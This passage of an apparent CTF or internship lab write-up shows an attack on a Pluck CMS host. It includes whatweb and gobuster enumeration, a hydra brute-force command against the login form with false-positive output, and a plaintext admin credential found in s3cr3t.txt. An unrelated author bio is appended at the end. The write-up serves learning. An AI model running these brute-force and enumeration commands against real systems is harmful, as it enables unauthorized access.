Progress: 81876 / 81880 (100.00%)
===============================================================
Finished
===============================================================

┌──(swastik1616㉿kali)-[~]
└─$ 
```


Kali Linux - VMware Workstation
Pluck Global - Pluck Global
10.10.10.136/pluck/?file=pluck-global

Pluck Global

Pluck Global

Manage your business from our newly developed platform for free.

Site Under Maintainance!!! Contact Admin

NAVIGATION


Pluck Global

META

Login


CC-BY-SA 3.0 Darkwater Theme for Wordpress by Antbag | Ported by eKyo | powered by pluck | << admin

Step 8 – Then I tried whatweb to get some extra info



```
┌──(swastik1616㉿kali)-[~]
└─$ whatweb http://10.10.10.136/pluck
http://10.10.10.136/pluck [301 Moved Permanently] Apache[2.4.41], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)], IP[10.10.10.136], RedirectLocation[http://10.10.10.136/pluck/], Title[301 Moved Permanently]
http://10.10.10.136/pluck/ [302 Found] Apache[2.4.41], Cookies[PHPSESSID], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)], IP[10.10.10.136], RedirectLocation[http://10.10.10.136/pluck/?file=pluck-global]
http://10.10.10.136/pluck/?file=pluck-global [200 OK] Apache[2.4.41], Cookies[PHPSESSID], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)], IP[10.10.10.136], MetaGenerator[pluck 4.7.16 dev], Title[Pluck Global - 
Pluck Global]

┌──(swastik1616㉿kali)-[~]
└─$ 
```


Step 9 – I went to the login page and tried common passwords like admin,password and 123456 which all gave the same message "Password Incorrect", and when I did multiple wrong attempts, it asked me to wait 5 minutes for exceeding limit


Kali Linux - VMware Workstation
File Edit View VM Tabs Help
Home
Kali Linux
CSEXAM
pluck 4.7.16 dev - log in
pluck 4.7.16 dev - log in
10.10.10.136/pluck/login.php
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
pluck log in
password
Log in
ENG IN
07:03 PM
29-06-2025

You have exceeded the number of login attempts. Please wait 5 minutes before logging in again.


pluck 4.7.16 dev © 2005-2025. pluck is available under the terms of the GNU General Public License.

Step 10 – Then I decided to brute force the password using hydra, by also specifying the error messages that it gives.



Kali Linux - VMware Workstation
File Edit View VM Tabs Help
Home
Kali Linux
CSEXAM
~ : zsh — Konsole
File Edit View Bookmarks Plugins Settings Help
New Tab
Split View
Copy
Paste
Find
~ : zsh
~ : ruby
~ : firefox-esr

```
┌──(swastik1616㉿kali)-[~]
└─$ hydra -l pluck -P /usr/share/wordlists/rockyou.txt 10.10.10.136 http-post-form "/pluck/login.php:password=^PASS^:Password incorrect"

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-06-29 19:07:03
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://10.10.10.136:80/pluck/login.php:password=^PASS^:Password incorrect
[80][http-post-form] host: 10.10.10.136   login: pluck   password: 123456
[80][http-post-form] host: 10.10.10.136   login: pluck   password: 12345
[80][http-post-form] host: 10.10.10.136   login: pluck   password: 123456789
[80][http-post-form] host: 10.10.10.136   login: pluck   password: password
[80][http-post-form] host: 10.10.10.136   login: pluck   password: princess
[80][http-post-form] host: 10.10.10.136   login: pluck   password: iloveyou
[80][http-post-form] host: 10.10.10.136   login: pluck   password: 1234567
[80][http-post-form] host: 10.10.10.136   login: pluck   password: rockyou
[80][http-post-form] host: 10.10.10.136   login: pluck   password: 12345678
[80][http-post-form] host: 10.10.10.136   login: pluck   password: abc123
[80][http-post-form] host: 10.10.10.136   login: pluck   password: daniel
[80][http-post-form] host: 10.10.10.136   login: pluck   password: monkey
[80][http-post-form] host: 10.10.10.136   login: pluck   password: lovely
[80][http-post-form] host: 10.10.10.136   login: pluck   password: jessica
[80][http-post-form] host: 10.10.10.136   login: pluck   password: nicole
[80][http-post-form] host: 10.10.10.136   login: pluck   password: babygirl
1 of 1 target successfully completed, 16 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-06-29 19:07:05

┌──(swastik1616㉿kali)-[~]
└─$ 
```



10.10.10.136/pluck/login.php


pluck log in

password

Password incorrect.


pluck 4.7.16 dev © 2005-2025. pluck is available under the terms of the GNU General Public License.

Step 11 – I tried all passwords but they were all wrong, so now I decided to do directory fuzzing again, but now on this pluck login page.



```
┌──(swastik1616㉿kali)-[~/Desktop]
└─$ gobuster dir -u http://10.10.10.136/pluck/ -w /usr/share/wordlists/dirb/common.txt -x php,txt,html
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.136/pluck/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,txt,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 277]
/.html                (Status: 403) [Size: 277]
/.hta                 (Status: 403) [Size: 277]
/.git/HEAD            (Status: 200) [Size: 23]
/.hta.html            (Status: 403) [Size: 277]
/.htpasswd            (Status: 403) [Size: 277]
/.htaccess            (Status: 403) [Size: 277]
/.htpasswd.php        (Status: 403) [Size: 277]
/.hta.txt             (Status: 403) [Size: 277]
/.htaccess.html       (Status: 403) [Size: 277]
/.htpasswd.txt        (Status: 403) [Size: 277]
/.htaccess.txt        (Status: 403) [Size: 277]
/.htpasswd.html       (Status: 403) [Size: 277]
/.htaccess.php        (Status: 403) [Size: 277]
/.hta.php             (Status: 403) [Size: 277]
/admin.php            (Status: 200) [Size: 3765]
/admin.php            (Status: 200) [Size: 3765]
/data                 (Status: 301) [Size: 317] [--> http://10.10.10.136/pluck/data/]
/docs                 (Status: 301) [Size: 317] [--> http://10.10.10.136/pluck/docs/]
/files                (Status: 301) [Size: 318] [--> http://10.10.10.136/pluck/files/]
/images               (Status: 301) [Size: 319] [--> http://10.10.10.136/pluck/images/]
/index.php            (Status: 302) [Size: 0] [--> http://10.10.10.136/pluck/?file=pluck-global]
/index.php            (Status: 302) [Size: 0] [--> http://10.10.10.136/pluck/?file=pluck-global]
/install.php          (Status: 200) [Size: 3774]
/login.php            (Status: 200) [Size: 1250]
/robots.txt           (Status: 200) [Size: 70]
/robots.txt           (Status: 200) [Size: 70]
Progress: 18456 / 18460 (99.98%)
===============================================================
Finished
===============================================================

┌──(swastik1616㉿kali)-[~/Desktop]
└─$ 
```


Step 12 – I opened all links of this result and finally in /robot.txt I found this secret directory:



```
User-agent: *
Disallow: /data/
Disallow: /docs/
Disallow: /s3cr3t.txt
```


Kali Linux - VMware Workstation
File Edit View VM Tabs Help
Home
Kali Linux
CSEXAM
pluck 4.7.16 dev administr
10.10.10.136/pluck/robots.txt
10.10.10.136/pluck/s3cr3t.txt
10.10.10.136/pluck/robots.txt
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
ENG IN
07:43 PM
29-06-2025

Step 12 – I went to this directory and found the admin password (FINALLYYYY After 1hr 44 minute struggle and fun)


Kali Linux - VMware Workstation
File Edit View VM Tabs Help
Home
Kali Linux
CSEXAM
pluck 4.7.16 dev administr
10.10.10.136/pluck/robots.txt
10.10.10.136/pluck/s3cr3t.txt
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
ENG IN
07:44 PM
29-06-2025

10.10.10.136/pluck/s3cr3t.txt

```
admin/gl0b4l123
```


Kali Linux - VMware Workstation
File Edit View VM Tabs Help
Home
Kali Linux
CSEXAM
pluck 4.7.16 dev administr
10.10.10.136/pluck/robots.txt
10.10.10.136/pluck/s3cr3t.txt
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
pluck
view site
start
pages
modules
options
log out
0 items in trashcan
urgent update available
ENG IN
07:46 PM
29-06-2025

10.10.10.136/pluck/admin.php?action=start

start

Welcome to the administration center of pluck.
Here you can manage your website. Choose a link in the menu at the top of your screen.

more...

take a look at your website
take a look at the result

credits
all the people who helped develop pluck


Check writable options
Check writable options

need help?
we'd love to help you

pluck 4.7.16 dev © 2005-2025. pluck is available under the terms of the GNU General Public License.

I tried opening all links available on the admin page , but couldn’t figure out how to get pluck’s password, still a lot to learn..still I am happy that I did it till here.

Really grateful to Cyber Secured India for this amazing internship.



Bill

The Mitten

I am a Christ follower, a web developer, family guy,

You can catch me singing on the internet - sometimes in the choir (look for the…

Show more

Share

Links

billcreswell.com

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.